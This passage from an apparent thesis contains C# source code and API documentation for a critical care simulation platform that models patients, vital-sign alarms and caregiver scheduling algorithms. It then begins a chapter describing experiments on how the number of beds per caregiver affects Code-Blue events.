    string nextValue, DynamicParameter dynParam)
{
 string tag = dynParam.Tag;
 switch(parameterName)
 {
    case "BedCount":
     int cb = int.Parse(nextValue);
   appConf.BedCount = cb;
     break;
   case "CaregiversCount":
     int cc = int.Parse(nextValue);
   appConf.CaregiversCount = cc;
     break;
   case "MaxServicePeriod":
     int max = int.Parse(nextValue);
   appConf.MaxServicePeriod = max;
     break;
   case "MinServicePeriod":
     int min = int.Parse(nextValue);
   appConf.MinServicePeriod = min;
     break;
   case "FatalityCost":
     int fc = int.Parse(nextValue);
   appConf.FatalitiesConfig.FatalityCost = fc;
     break;
   case "FatalityServicePeriod":
     int fsp = int.Parse(nextValue);
   appConf.FatalitiesConfig.FatalityServicePeriod = fsp;
    break;
   case "CyclicScanLatency":
    int csl = int.Parse(nextValue);
   appConf.CyclicScanLatency = csl;
    break;
   case "TimeToFatal":
    double ttf = double.Parse(nextValue);
    for ( int i = 0; i < appConf.VitalSignConfArray.Length; i++)
   {
     if (appConf.VitalSignConfArray[i].Tag == tag)
    {
     appConf.VitalSignConfArray[i].TimeToFatal = ttf;
    }
   }
    break;
   case "PoissonLambda":
    double lam = double.Parse(nextValue);
    for ( int i = 0; i < appConf.VitalSignConfArray.Length; i++)
   {
     if (appConf.VitalSignConfArray[i].Tag == tag)
    {
     appConf.VitalSignConfArray[i].PoissonLambda = lam;
    }
   }
    break;
   default:
    throw new Exception ("unsupported parameter name: " + parameterName);
    break;
 }
}
 private static void AnalyseAndSaveResults()
{
 _simulationResults.Tag = Utility.TimeStamp();
 _simulationResults.CCAlgorithms = new List<string>();
  for( int i = 0; i < _ccAlgorithms.Length; i++)
 {
  _simulationResults.CCAlgorithms.Add(_ccAlgorithms[i].GetName());
 }
 Analyzer.Analyze(_simulationResults);
 _simulationResults.SaveAs(_resultsFileName);
}
```

```
 private static void Simulate( long simulationPeriod, AppLogicConf conf,
    bool hideDetails)
{
 MainClass mc = new MainClass(simulationPeriod);
 Console.WriteLine( mc.GetName() + "␣handle␣a␣finite␣simulation␣for␣a␣period␣" +
     simulationPeriod);
 Simulate(conf, hideDetails);
}
 private static void Simulate(AppLogicConf conf, bool hideDetails)
{
 EventMediator eventMediator;
 _ccAlgorithms = new ICCAlgorithm[5];
 _ccAlgorithms[0] = new DefaultCCAlg(conf, hideDetails);
 _ccAlgorithms[1] = new ImmediateDispatchAlg(conf, hideDetails);
 _ccAlgorithms[2] = new GreedyAlg(conf, hideDetails);
 _ccAlgorithms[3] = new OpenCCIAlg(conf, hideDetails);
 _ccAlgorithms[4] = new SocialyAwareAlg(conf, hideDetails);
 eventMediator = new EventMediator(_ccAlgorithms, SubmitCycleResults);
  for( int i = 0; i < conf.BedCount; i++)
 {
  Patient patient = new Patient(i, conf);
  patient.SetEventMediator(eventMediator);
 }
 Console.WriteLine(conf.BedCount + "␣beds␣created.");
 Thread t = new Thread( new ThreadStart(Scheduler.Instance().Run));
 t.Start();
  try { t.Join(); }
  catch (Exception ex)
 {
  Console.WriteLine(ex.Message);
 }
 Console.WriteLine("End␣of␣simulation!");
}
 static public void SubmitCycleResults(Cycle cycle)
{
 cycle.Tag = _simCycle.ToString();
 _simulationResults.CurrentRound.Add(cycle);
}
//helper function to generate initial config file only
 private static void GenerateConfig()
{
 SimulationConf conf = new SimulationConf();
```

```
   conf.NumberOfSimulations = 10;
   conf.SimulationPeriod = 48000;
   DynamicParameter dynamicParameter =  new DynamicParameter();
   dynamicParameter.ParameterName = "BedCount";
   dynamicParameter.Tag = "OptionalTag";
   dynamicParameter.NextValue =  new System.Collections.Generic.List<string>();
   dynamicParameter.NextValue.Add("11");
   dynamicParameter.NextValue.Add("12");
   dynamicParameter.NextValue.Add("13");
   dynamicParameter.NextValue.Add("14");
   dynamicParameter.NextValue.Add("15");
   dynamicParameter.NextValue.Add("16");
   dynamicParameter.NextValue.Add("17");
   dynamicParameter.NextValue.Add("18");
   dynamicParameter.NextValue.Add("19");
   dynamicParameter.NextValue.Add("20");
   conf.SimulationDynamicParameter = dynamicParameter;
   conf.HideDetails =  true;
   conf.RandomGeneratorSeed = 2010;
   conf.AppLogicConfig = GenerateAppLogicConf();
   conf.SaveAs(_SampleConfigFileName);
  }
   private  static AppLogicConf GenerateAppLogicConf()
  {
   AppLogicConf conf =  new AppLogicConf();
         //Minute resolution
   conf.MinuteResolution = 100;
   conf.BedCount = 10;
   conf.VitalSignConfArray =  new VitalSignConf[3];
   conf.VitalSignConfArray[0] =  new VitalSignConf(2000, 3000, "CardioRate");
   conf.VitalSignConfArray[1] =  new VitalSignConf(3000, 2000, "Respiration");
   conf.VitalSignConfArray[2] =  new VitalSignConf(4000, 1500, "Preasure");
   conf.FatalitiesConfig =  new FatalitiesConf();
   conf.FatalitiesConfig.FatalityCost = 300;
   conf.FatalitiesConfig.FatalityServicePeriod = 200;
   conf.CaregiversCount = 5;
   conf.CyclicScanLatency = 10;
   conf.MaxServicePeriod = 150;
   conf.MinServicePeriod = 15;
    return conf;
  }
   public MainClass( double terminationTime)
  {
   Send( this,  new TerminationEvent(), terminationTime);
   Console.WriteLine("Set␣to␣terminate␣in␣" + terminationTime);
  }
  override  public  void Recv(SimEntity src, ISimEvent ev)
  {
    if (ev.GetType() == typeof(TerminationEvent))
   {
    Scheduler.Instance().Stop();
    Console.WriteLine("Termination␣event␣recieved....");
   }
  }
  override  public String GetName()
  {
    return "MainClass";
  }
   public override  void Destructor ()
  {
   // default no-op
  }
 }
}
```

8.3 The Critical Care Simulation Platform

8.3.1 Patient Simulation Entity

Usage : The patient simulation entity, simulates the model of a patient inside a critical care room. Each patient entity holds a set of vital signs, where each vital sign generate an alarm following a configured poisson mean inter-arrival time.

DataMembers :

private **`int` _id** patient instance identifier.

private **`PatientVitalSign[]` _patientVitalSignArr** an array that holds all patient vital-sign instances.

private **`SimEntity` _eventMediator** a reference to a centralized event mediator to relay the vital sign alarms to the critical care algorithms.

Methods :

public **`Patient(int` *id,* `AppLogicConf` *conf*)** the method is a constructor to a patient instance, taking an identifier and a configuration object as a parameter.

override public **`String` GetName()** the method returns a friendly name or an identifier to the instance.

public **`void` SetEventMediator(`SimEntity` *simEntity*)** the method passes to the patient instance a reference to the event mediator, which relays vital-sign alarms to the critical care algorithms.

override public **`void` Recv (`SimEntity` *source,* `ISimEvent` *event*)** the method facilitates to this simulation entity to receive an event instance from a source simulation entity.

override public **`void` Destructor ()** the method allows the instance to deallocate and free all resources before the termination of the application.

```
using System;
using DES.Framework;
namespace OpenCCI.Simulation
{
 public class Patient: SimEntity
 {
  private int _id;
  private PatientVitalSign[] _patientVitalSignArr;
  public Patient( int id, AppLogicConf conf)
  {
   _id = id;
   _patientVitalSignArr = new PatientVitalSign[conf.VitalSignConfArray.Length];
    for( int i = 0; i < conf.VitalSignConfArray.Length; i++)
   {
    _patientVitalSignArr[i] = new PatientVitalSign(i,conf.VitalSignConfArray[i],
        this);
   }
  }
   private SimEntity _eventMediator;
   public void SetEventMediator(SimEntity simEntity)
  {
   _eventMediator = simEntity;
  }
   public SimEntity EventMediator
  {
   get{ return _eventMediator;}
  }
  override public void Recv(SimEntity src, ISimEvent ev)
  {
   // no-op
  }
  override public String GetName()
  {
    return "Patient[" + _id + "]";
  }
   public int ID
  {
   get{ return _id;}
  }
   public override void Destructor ()
  {
   // default no-op
  }
 }
}
```

8.3.2 Vital-sign Simulation Entity

Usage : The vital-sign simulation entity holds the characteristics of the patient vital-sign instance, as well as the injury level and a record of induced alarms.

DataMembers :

private **`double` _alpha** the exponential coefficient that represents the gross of the vital-sign injury after an alarm.

private **`double` _minuteResolution** a variable that holds the minute resolution in terms of the scheduler time notation.

private **`int` _index** vital-sign identifier.

private **`List<AlarmRecord>` _alarmRecords** a list of all induced alarms accrued to the vital-sign.

private **`VitalSignConf` _vitalSignConfig** a variable which holds the vital sign configuration values.

Methods :

public **VitalSignRecord (`int` *index*, `VitalSignConf` *vsConf*, `int` *minuteResolution*)** a vital-sign instance constructor that takes the vital-sign identifier and configuration values as a parameter.

public **`bool` IsAlarming** the method return the status of the vital-sign, $true$ indicates that the vital-sign is on alarm.

public **`void` SetAlarm (`double` *alarmTime*, `CostToken` *token*)** the method sets the vital-sign instance to alarm, and sets a start time, to compute within the cost token the level of injury reached.

public **`List<CostToken>` ResetAlarmGetTokens (`double` *resetTime*)** the method handles the alarm condition and reset the alarm flag return a list of computed injuries at reset time.

public **`List<double>` GetInjury(`double` *currTime*)** peeks on the level of injuries in the vital-sign instance at current time.

public **`double` GetTimeToDie()** computes when an injury level reaches its fatal level in time units.

```
using System;
using DES.Framework;
namespace OpenCCI.Simulation
{
 public  class PatientVitalSign: SimEntity
 {
  private  int _id;
  private  double _lambda;
  private  double _vsignAlpha;
  private Patient _patient;
  public PatientVitalSign( int id, VitalSignConf  conf, Patient patient)
  {
   _id = id;
   _patient = patient;
   _lambda = conf.PoissonLambda;
   _vsignAlpha = conf.InjuryCo_Alpha;
    double t = GetTrigerTime();
   Send( this,  new VitalSignTriger(t), t);
  }
  override  public  void Recv(SimEntity src, ISimEvent ev)
  {
    if (ev.GetType() == typeof(VitalSignTriger))
   {
    VitalSignTriger vst = (VitalSignTriger) ev;
    Console.WriteLine(GetName() + "␣recv␣VitalSignTriger␣::␣"+ vst.Poisson);
     double t = GetTrigerTime();
    Send( this,  new VitalSignTriger(t), t);
    Send(_patient.EventMediator,
        new VitalSignAlarm(_patient.ID ,_id, _vsignAlpha), 0);
   }
  }
  private  double GetTrigerTime()
  {
    double t = RandomGenerator.Instance.NextSafePoisson(_lambda);
    return t;
  }
  override  public String GetName()
  {
    return "VitalSign[" + _id + "]-" + _patient.GetName();
  }
   public override void Destructor ()
  {
   // default no-op
  }
 }
}
```

8.3.3 Event-mediator Simulation Entity

Usage : The event mediator simulation entity is the central mediator that receives all patient instances vital-sign alarms and mediates them to all registered critical care algorithms. This architect and design of the event mediator, guarantees that all critical care algorithms under evaluation, are receiving the exact same input simulated by the application.

DataMembers :

private **`ICCAlgorithm[]`** **_ccAlgorithms** an array of all critical care algorithms under evaluation.

private **`Cycle`** **_simCycle** the variable holds trace from the critical care algorithms performance.

private **`SubmitResults`** **_submitResults** holds a method pointer to be invoked for submitting the simulation results.

Methods :

public **EventMediator (`ICCAlgorithm[]`** ***ccAlgorithms,*** **`SubmitResults`** ***submitResults*****)** a constructor to an event mediator instance, it takes an array of concrete critical care algorithms implementation and a pointer for a method to invoke and submit the simulation results.

override public **`String` GetName()** the method returns a friendly name or identifier to the instance.

override public **`void` Recv (`SimEntity` *source*, `ISimEvent` *event*)** the method facilitate to this simulation entity the reception of an event instance from a source simulation entity.

override public **`void` Destructor ()** the method allows the instance to deallocate and free all resources before the termination of the application.

```
 using System;
 using DES.Framework;
 namespace OpenCCI.Simulation
{
  public delegate  void SubmitResults(Cycle cycle);
  public  class EventMediator: SimEntity
 {
   private ICCAlgorithm[] _ccAlgorithms;
   private Cycle _simCycle;
   private SubmitResults _submitResults;
   public EventMediator(ICCAlgorithm[] ccAlgorithms, SubmitResults submitResults)
  {
   _simCycle =  new Cycle();
   _ccAlgorithms = ccAlgorithms;
   _submitResults = submitResults;
  }
  override  public  void Recv(SimEntity src, ISimEvent ev)
  {
    if (ev.GetType() == typeof(VitalSignAlarm))
   {
    VitalSignAlarm vsa = (VitalSignAlarm) ev;
    Console.WriteLine("||" + Scheduler.GetTime() +"||␣" + GetName() + "␣recv␣::␣
        VitalSignAlarm.");
    foreach(ICCAlgorithm ccAlgorithm in _ccAlgorithms)
    {
     ccAlgorithm.AlarmNotification(vsa.PatientID, vsa.VsIndex,vsa.VsignAlpha);
    }
   }
  }
  override  public String GetName()
  {
    return "EventMediator";
  }
   public override  void Destructor ()
  {
    for(  int i = 0; i < _ccAlgorithms.Length; i++)
   {
    ICCAlgorithm ccAlgorithm = _ccAlgorithms[i];
    ccAlgorithm.CollectRemainingTokens();
    Cost cost = ccAlgorithm.GetAlgorithmCost();
    _simCycle.Add(cost);
   }
   _submitResults(_simCycle);
  }
 }
}
```

8.3.4 Caregiver Simulation Entity

Usage : The caregiver simulation entity is constructed within each critical care algorithm, representing a set of serving caregivers to the critical care unit patients. Each caregiver instance is controlled through an algorithm under evaluation, which controls assigning the caregiver to patient's vital sign alarms. The caregiver performance within an algorithm is evaluated through the collected cost tokens, assigned to the instance when it serves a patient in need.

DataMembers :

private **`string`** **_name** the variable carries a friendly name or identifier to the instance.

private static **`int` _maxServicePeriod** the variable holds the value which represents the maximum allowed time period for the caregiver to serve a patient.

private static **`int` _minServicePeriod** the variable holds the value which represent the minimum allowed time period for the caregiver to serve a patient.

private **`ICCAlgorithm` _parent** a pointer to the parent critical care algorithm responsible for controlling the behavior caregiver instance.

private **`bool` _servingFatality** a flag identifies the caregiver when it is serving a code-blue.

private **`PatientRecord` _assignedPatientRecord** a variable that holds the records of patients alarms.

private **`double` _timeToBeFree** the variable holds the time value for when the caregiver will finish serving the current patient in hand.

Methods :

public **Caregiver (`string` *name*, `int` *maxServicePeriod*, `int` *minServicePeriod*, `ICCAlgorithm` *parent*)** a caregiver instance constructor that takes its configuration values and the parent critical care algorithm as a parameter.

public **`List<CostToken>` AssignTo (`PatientRecord` *patientRecord*)** the method assigns the caregiver instance to serve an alarming patient.

public **`void` AssignToFatality(`double` *servicePeriod*)** the method assigns the caregiver instance to serve a code-blue.

public **`bool` IsAssigned()** the method returns a boolean flag indicating the caregiver is currently serving a patient.

override public **`void` Recv (`SimEntity` *source*, `ISimEvent` *event*)** the method facilitates to the simulation entity the reception of an event instance from a source simulation instance.

private **`double` ComputeServicePeriod() (`List<double>` *injuryList*)** the method computes the service time needed based on the patient observed injury level.

private **`void` FreeCaregiver()** the method enforces the caregiver to terminate its current service period.

override public **`String` GetName()** the method returns a friendly name or identifier to the instance.

override public **`void` Destructor()** the method allows the instance to deallocate and free all resources before the termination of the application.

```
using System;
using System.Collections.Generic;
using DES.Framework;
namespace OpenCCI.Simulation
{
  public class Caregiver: SimEntity
  {
    private string _name;
    private static int _maxServicePeriod;
    private static int _minServicePeriod;
    private ICCAlgorithm _parent;
    private bool _servingFatality;
    public Caregiver(string name, int maxServicePeriod,
       int minServicePeriod, ICCAlgorithm parent)
    {
      _name = "Caregiver" + name;
      _assignedPatientRecord = null;
      _maxServicePeriod = maxServicePeriod;
      _minServicePeriod = minServicePeriod;
      _parent = parent;
      _servingFatality = false;
    }
    private PatientRecord _assignedPatientRecord;
    public List<CostToken> AssignTo(PatientRecord patientRecord)
    {
      if(IsAssigned) throw
        new Exception("Caregiver is already assigned to a patient.");
  return AssignCaregiver(patientRecord);
}
 public void AssignToFatality(double servicePeriod)
{
 _servingFatality = true;
 Send(this, new FreeCaregiver(), servicePeriod);
}
 public bool IsAssigned
{
 get
 {
   bool isAssigned = false;
   if ((_assignedPatientRecord != null) || (_servingFatality))
  {
   isAssigned = true;
  }
   return isAssigned;
 }
}
override public void Recv(SimEntity src, ISimEvent ev)
{
  if (ev.GetType() == typeof(FreeCaregiver))
 {
  //Console.WriteLine(GetName() + " recv FreeCaregiver.");
  FreeCaregiver();
 }
}
 private List<CostToken> AssignCaregiver(PatientRecord patientRecord)
{
 _assignedPatientRecord = patientRecord;
 List<CostToken> costTokenList = _assignedPatientRecord.ServeBy(this);
 //Send(this, new FreeCaregiver(), _servicePeriod);
  double servPeriod = ComputeServicePeriod(costTokenList);
 _timeToBeFree = Scheduler.GetTime() + servPeriod;
 Send(this, new FreeCaregiver(), servPeriod);
  return costTokenList;
}
 double _timeToBeFree;
 public double GetDurationToFree()
{
  double durationLeft = _timeToBeFree - Scheduler.GetTime();
  if(durationLeft < 0)durationLeft = 0;
  return durationLeft;
}
 private  double ComputeServicePeriod(List<CostToken> costTokenList)
{
  double overallInjury = 0;
 foreach(CostToken token in costTokenList)
 {
  overallInjury += token.InjuryValue;
 }
  double servPeriod = _minServicePeriod +((overallInjury / 100) * (_maxServicePeriod − _minServicePeriod));
  return servPeriod;
 //return _maxServicePeriod;
}
 static  public  double ComputeServicePeriod(List< double> injuryList)
{
  double overallInjury = 0;
 foreach( double injury in injuryList)
 {
  overallInjury += injury;
 }
  double servPeriod = _minServicePeriod +((overallInjury / 100) * _maxServicePeriod);
  return servPeriod;
 //return _maxServicePeriod;
}
 private  void FreeCaregiver()
{
  if(_servingFatality)
 {
  _servingFatality =  false;
 }
  else
 {
  _assignedPatientRecord.EndService();
  _assignedPatientRecord = null;
 }
  if(_parent != null)
 {
  _parent.CaregiverIsFree(_name);
 }
}
```

```
  override  public String GetName()
  {
    return _name;
  }
   public override  void Destructor ()
  {
   // default no-op
  }
 }
}
```

8.3.5 Injury Histogram

Usage : An injury histogram is a mapping that counts the cumulative number of observations of injury levels in disjoint cells.

DataMembers :

private **`int`** **_minorInjury** a variable for cumulative number of observations of minor injury level.

private **`int`** **_mediumInjury** a variable for cumulative number of observations of medium injury level.

private **`int`** **_criticalInjury** a variable for cumulative number of observations of critical injury level.

private **`int`** **_majorPermanentInjury** a variable for cumulative number of observations of major injury level.

private **`int`** **_fatalInjury** a variable for cumulative number of observations of fatal injury level.

private **`double`** **__totalInjury** a variable for cumulative overall injury levels.

Methods :

***public* InjuryHistogram()** a constructor of an injury level histogram.

***public* `void` Add (`double` *injuryValue*, `VitalSignConf` *vsc*)** the method applies a pre-configured injury level bands thresholds to determine the band representing the injury value, and increments the band cell accordingly.

```
 using System;
 using System.Xml.Serialization;
 namespace OpenCCI.Simulation
{
 [Serializable]
   public  class InjuryHistogram
 {
   private  int _minorInjury;
   private  int _mediumInjury;
   private  int _criticalInjury;
   private  int _majorPermanentInjury;
   private  int _fatalInjury;
   private  double __totalInjury;
   public InjuryHistogram()
  {
   _minorInjury = 0;
   _mediumInjury = 0;
   _criticalInjury = 0;
   _majorPermanentInjury = 0;
   _fatalInjury = 0;
   __totalInjury = 0;
  }
   private string _tag;
  [XmlAttribute("Tag")]
    public string Tag
  {
   get{ return _tag;}
   set{_tag = value;}
  }
   public  void Add( double injuryValue, VitalSignConf  vsc)
  {
   __totalInjury += injuryValue;
    if(injuryValue < vsc.MinBandValue)
 {
  _minorInjury++;
 }
  else if (injuryValue < vsc.MedBandValue)
 {
  _mediumInjury++;
 }
  else if (injuryValue < vsc.CriBandValue)
 {
  _criticalInjury++;
 }
  else if (injuryValue < vsc.MajBandValue)
 {
  _majorPermanentInjury++;
 }
  else
 {
  _fatalInjury++;
 }
}
 public int MinorInjury
{
 get{ return _minorInjury;}
 set{_minorInjury = value;}
}
 public int MediumInjury
{
 get{ return _mediumInjury;}
 set{_mediumInjury = value;}
}
 public int CriticalInjury
{
 get{ return _criticalInjury;}
 set{_criticalInjury = value;}
}
 public int MajorPermanentInjury
{
 get{ return _majorPermanentInjury;}
 set{_majorPermanentInjury = value;}
}
 public int FatalInjury
{
   get{ return _fatalInjury;}
   set{_fatalInjury = value;}
  }
   public  double AccumulatedInjuryValue
  {
   get{ return __totalInjury;}
   set{__totalInjury = value;}
  }
 }
}
```

8.3.6 Average Histogram

Usage : An average histogram is a mapping that counts the cumulative number of observations of injury levels in disjoint cells, the average histogram cells computes an average and standard deviation based on the accumulated injury values.

DataMembers :

private **`AverageCell`** **_minorInjury** a cell for average and standard deviation of observations of minor injury level.

private **`AverageCell`** **_mediumInjury** a cell for average and standard deviation of observations of medium injury level.

private **`AverageCell`** **_criticalInjury** a cell for average and standard deviation of observations of critical injury level.

private **`AverageCell`** **_majorPermanentInjury** a cell for average and standard deviation of observations of major injury level.

private **`AverageCell`** **_fatalInjury** a cell for average and standard deviation of observations of fatal injury level.

Methods :

***public* HistogramAverage()** a constructor for an average histogram instance.

***public* `void` Add (`InjuryHistogram` *histogram*)** the method accumulates an existing histogram bands to the current instance with maintaining the average and standard deviation.

8.3.6.1 AverageCell

Usage : The average cell is a computational unit which stores an array of values, and maintains the average and standard deviation observed.

DataMembers :

***private* `List<double>` _dataList** a list of observed `double` values.

***private* `double` _avg** a variable that holds the computed average.

***private* `double` _stddev** a variable that holds the computed standard deviation.

Methods :

***public* AverageCell()** a constructor to an average cell instance.

***public* `void` Add(double data)** a method that adds a `double` value to the cell.

***private* `void` ComputeAverage()** a method that computes the average of all added values.

***private* `void` ComputeStdDev()** a method that computes the standard deviation of all added values.

```
using System;
using System.Collections.Generic;
```

```
 using System.Xml.Serialization;
 namespace OpenCCI.Simulation
{
 [Serializable]
   public  class HistogramAverage
 {
   private AverageCell _minorInjury;
   private AverageCell _mediumInjury;
   private AverageCell _criticalInjury;
   private AverageCell _majorPermanentInjury;
   private AverageCell _fatalInjury;
   private AverageCell __totalInjury;
   public HistogramAverage()
  {
   _minorInjury =  new AverageCell();
   _mediumInjury =  new AverageCell();
   _criticalInjury =  new AverageCell();
   _majorPermanentInjury =  new AverageCell();
   _fatalInjury =  new AverageCell();
   __totalInjury =  new AverageCell();
  }
   private string _tag;
  [XmlAttribute("Tag")]
    public string Tag
  {
   get{ return _tag;}
   set{_tag = value;}
  }
   private string _subject;
  [XmlAttribute("Subject")]
    public string Subject
  {
   get{ return _subject;}
   set{_subject = value;}
  }
   private string _compareTo;
  [XmlAttribute("CompareTo")]
    public string CompareTo
  {
   get{ return _compareTo;}
   set{_compareTo = value;}
  }
   public  void Add(InjuryHistogram histogram)
  {
   _minorInjury.Add(histogram.MinorInjury);
   _mediumInjury.Add(histogram.MediumInjury);
   _criticalInjury.Add(histogram.CriticalInjury);
   _majorPermanentInjury.Add(histogram.MajorPermanentInjury);
   _fatalInjury.Add(histogram.FatalInjury);
   __totalInjury.Add(histogram.AccumulatedInjuryValue);
  }
   public  void Add(DerivedCompareMetrics metrics)
  {
   _minorInjury.Add(metrics.Comp_MinorInjury);
   _mediumInjury.Add(metrics.Comp_MediumInjury);
   _criticalInjury.Add(metrics.Comp_CriticalInjury);
   _majorPermanentInjury.Add(metrics.Comp_MajorPermanentInjury);
   _fatalInjury.Add(metrics.Comp_FatalInjury);
   __totalInjury.Add(metrics.Comp_AccumulatedInjuryValue);
  }
   public AverageCell MinorInjury
  {
   get{ return _minorInjury;}
   set{_minorInjury = value;}
  }
   public AverageCell MediumInjury
  {
   get{ return _mediumInjury;}
   set{_mediumInjury = value;}
  }
   public AverageCell CriticalInjury
  {
   get{ return _criticalInjury;}
   set{_criticalInjury = value;}
  }
   public AverageCell MajorPermanentInjury
  {
   get{ return _majorPermanentInjury;}
   set{_majorPermanentInjury = value;}
  }
   public AverageCell FatalInjury
  {
   get{ return _fatalInjury;}
   set{_fatalInjury = value;}
 }
  public AverageCell AccumulatedInjuryValue
 {
  get{ return __totalInjury;}
  set{__totalInjury = value;}
 }
}
[Serializable]
  public  class AverageCell
{
  public AverageCell()
  {}
  public  void Add( double data)
 {
   if(_dataList == null) _dataList =  new List< double>();
  _dataList.Add(data);
  ComputeAverage();
  ComputeStdDev();
 }
  private  void ComputeAverage()
 {
   double sum = 0;
  foreach( double data in _dataList)
  {
   sum += data;
  }
  _avg = sum / _dataList.Count;
 }
  private  void ComputeStdDev()
 {
   double sum = 0;
   double mean = Average;
  foreach( double data in _dataList)
  {
    double deviation = data - mean;
    double devSq = deviation * deviation;
   sum += devSq;
  }
  _stddev = Math.Sqrt(sum / _dataList.Count);
 }
  private List< double> _dataList;
 [XmlIgnore]
```

```
    public List<double> DataList
  {
   get{ return _dataList;}
   set{_dataList = value;}
  }
   private  double _avg;
   public  double Average
  {
   get
   {
     return _avg;
   }
   set{_avg = value;}
  }
   private  double _stddev;
   public  double stddev
  {
   get
   {
     return _stddev;
   }
   set{_stddev = value;}
  }
 }
}
```

CHAPTER 9

EXPERIMENTS I: ONE CAREGIVER, MANY PATIENTS, ONE VITAL SIGN

9.1 Objectives and Methodology

The objective of the following experiment is to determine the maximum system load with a single caregiver serving alarming patients. This base result determines the maximum load ratio represented by nurse to patient ratio, such that if more patients are added to the caregiver's load, fatalities and Code-Blue events will dominate. We explore this question under varying alarm frequency, as parameterized by the Poisson λ, and varying the maximum service period required by the caregiver in handling the alarms (i.e. at near injury=100 levels).

The structure of this experiment comprises three parts; all parts share a set of static parameters. Each part handles a single variable parameter. A part may consist of further subdivisions, wherein different values are used for the variable parameter. Each part or division of the experiment explores a dynamic range of values for the variable parameter. Following the scientific method, simulating each value requires multiple executions of the simulator with the exact same parametric configuration, to eliminate spurious effects.

9.1.1 Static Parameters

Throughout the experiments described in this chapter, the following parameters are kept fixed:

Number of experimental trials per single configuration: 30

Simulation Time 480 minutes. This is the equivalent of 8 hours, a standard work day.

Number of Caregivers 1. We keep the system simple, in order to isolate the effects of increased load, without having to consider the interactions between multiple caregivers.

Number of Monitored Vital Signs 1. We keep the system simple, in order to isolate the effects of increased load, without having to consider the interactions between multiple co-located vital signs.

Vital Sign (ID; Time to Fatal Injury) (vs_1; 6 min). This is the order of magnitude of the time to Code-Blue for several common critical care conditions.

9.2 Results

9.2.1 Part1

Purpose: The purpose of Part 1 is to quantify how increasing the workload of a caregiver (i.e. the number of beds) impacts the emergence of Code-Blue conditions within the critical care unit, for each of the various proposed caregiver scheduling algorithms.

Configured Parameters:

Vital Sign (ID; Poisson λ) . The vital sign ID vs_1 was assumed to generate alarms according to a Poisson process with mean inter-arrival time of 20 min.

Caregiver Maximum Service Period . We assume that caregiver service time is linear in injury. As time passes, injury level approaches 100 exponentially, and caregiver service time approaches its maximum value, which we took to be 25 min.

Variable Parameters: In this experiment, the Bed Count was varied from 1-15 in steps of 1.

The overall simulated time is thus 3600 hours, since there are 15 different values for the variable parameters, and 8 hours per simulation, repeated for 30 trials.

Figure 9.2.1 Cost of critical care algorithms with base configuration.


